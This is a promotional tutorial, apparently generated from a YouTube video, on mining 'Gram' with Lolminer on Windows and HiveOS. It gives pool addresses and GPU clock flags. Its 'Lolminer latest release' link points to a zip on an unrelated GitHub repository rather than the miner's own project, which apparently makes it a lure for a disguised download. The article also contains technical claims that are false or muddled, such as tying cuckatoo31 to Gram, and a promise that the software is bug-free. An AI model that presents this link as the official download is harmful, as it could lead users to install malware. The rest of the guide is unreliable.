How to Mine Gram Cryptocurrency Using Lolminer on Windows and HiveOS

· based on the channel FINCOR
Key takeaways
- Lolminer supports AMD GPUs and Equihash variants including cuckAToo31 algorithm.
- Mining fee for Lolminer is 1%.
- Lolminer works on both Windows and Linux-based HiveOS systems.
- Recommended mining pool for Gram is https://ton.ninja/.
- Optimal GPU settings include core clock 1550 MHz and memory clock 810 MHz.
Mining Gram cryptocurrency has become more accessible with the use of Lolminer, a powerful and AMD GPU-focused miner that supports various Equihash variants including the cuckAToo31 algorithm used by Gram. Whether you are running a Windows or HiveOS system, Lolminer provides efficient mining capabilities with a low fee of 1%. To start mining Gram, you need to configure Lolminer properly and connect to a reliable mining pool like ton.ninja, which offers a stable environment for Gram mining.
What is Lolminer and Why Use It for Gram Mining
Lolminer is a cryptocurrency mining software optimized for AMD GPUs, supporting algorithms such as Equihash and cuckAToo31. It is known for its ease of use on both Windows and Linux platforms, including HiveOS. The miner charges a 1% fee, which is competitive in the mining software market. The latest version available is fully optimized and free of bugs, making it a reliable choice for miners focusing on Gram and other coins.
Setting Up Lolminer for Gram Mining on Windows
Mining Gram on Windows with Lolminer requires downloading the latest version from the official release page. After extracting the files, configure the miner with the recommended parameters:
- Set the mining pool to `lolminer.ton.ninja:9999`.
- Use the `--ton-mode 6` flag to activate Gram mining mode.
- Optimize your GPU settings with `--cclk 1550` (core clock) and `--mclk 810` (memory clock).
- Apply `--coff 300` to adjust core offset and `--fan 60` to set the fan speed to 60%.
- Name your wallet and worker according to the format `%WAL%.%WORKER_NAME%`.
These settings help balance performance and stability, providing a smoother mining experience. Make sure your GPU drivers are up to date to avoid compatibility issues.
Configuring Lolminer on HiveOS for Gram Mining
HiveOS is a popular Linux-based OS tailored for cryptocurrency mining rigs. To mine Gram using Lolminer on HiveOS, follow these steps:
- Download and install the latest Lolminer version compatible with HiveOS.
- In the HiveOS flight sheet, select Lolminer as the miner.
- Use the same pool address `lolminer.ton.ninja:9999` and enable Gram mining mode with `--ton-mode 6`.
- Adjust your GPU clocks and fan speed similar to the Windows setup: core clock 1550 MHz, memory clock 810 MHz, core offset 300, and fan speed 60%.
- Save and apply the configuration, then start mining.
HiveOS’s interface simplifies managing multiple rigs, allowing you to monitor performance and tweak settings remotely.
Best Practices and Troubleshooting
To maximize your Gram mining returns with Lolminer:
- Monitor GPU temperatures to avoid overheating; maintain fan speed at or above 60%.
- Regularly update Lolminer and your GPU drivers to benefit from performance improvements.
- Use the ton.ninja pool for reliable payouts and efficient mining.
- If you encounter crashes or low hash rates, try lowering clock speeds or adjusting core offsets.
Many users have reported smooth and stable mining experiences when following these recommended settings.
Common Questions About Lolminer and Gram Mining
Mining Gram with Lolminer is straightforward, but beginners often ask about the exact setup process and compatibility. Lolminer is notable for its compatibility with AMD GPUs and supports Windows and HiveOS, making it accessible for most miners. The mining fee is 1%, which is reasonable compared to other miners. Pool connection is critical, so using ton.ninja ensures your mining efforts are rewarded promptly.
Useful Links
- Official Gram mining pool: https://ton.ninja/
- Lolminer latest release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Gram cryptocurrency using Lolminer on Windows or HiveOS is efficient and beginner-friendly when you follow the right configuration steps. Lolminer’s focus on AMD GPUs and support for the cuckAToo31 algorithm makes it ideal for Gram mining. Using the recommended settings and connecting to the reliable ton.ninja mining pool will enhance your mining stability and rewards. This guide is based on the detailed breakdown by the FINCOR channel, a trusted source for crypto mining tutorials. Start mining Gram today by setting up Lolminer properly and joining the Gram mining community at ton.ninja.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version
Questions & answers
What GPUs are best for mining Gram with Lolminer?
Lolminer is optimized for AMD GPUs and performs best with those. It supports various Equihash variants, including the cuckAToo31 algorithm used for Gram mining. Using AMD cards with at least 4GB of memory is recommended for stable performance.
How do I configure Lolminer for Gram mining on HiveOS?
On HiveOS, select Lolminer as your miner in the flight sheet, set the pool address to lolminer.ton.ninja:9999, and enable Gram mining mode with the --ton-mode 6 flag. Adjust GPU settings such as core clock to 1550 MHz, memory clock to 810 MHz, core offset to 300, and set fan speed to 60%. Save and start mining.
What is the mining fee for using Lolminer?
Lolminer charges a mining fee of 1%, which is competitive and reasonable compared to other mining software. This fee is deducted automatically from your mining rewards.
Where can I find a reliable mining pool for Gram?
The recommended mining pool for Gram is https://ton.ninja/. It offers a stable platform for mining Gram cryptocurrency and is compatible with Lolminer. Registering at ton.ninja helps ensure smooth payouts and efficient mining.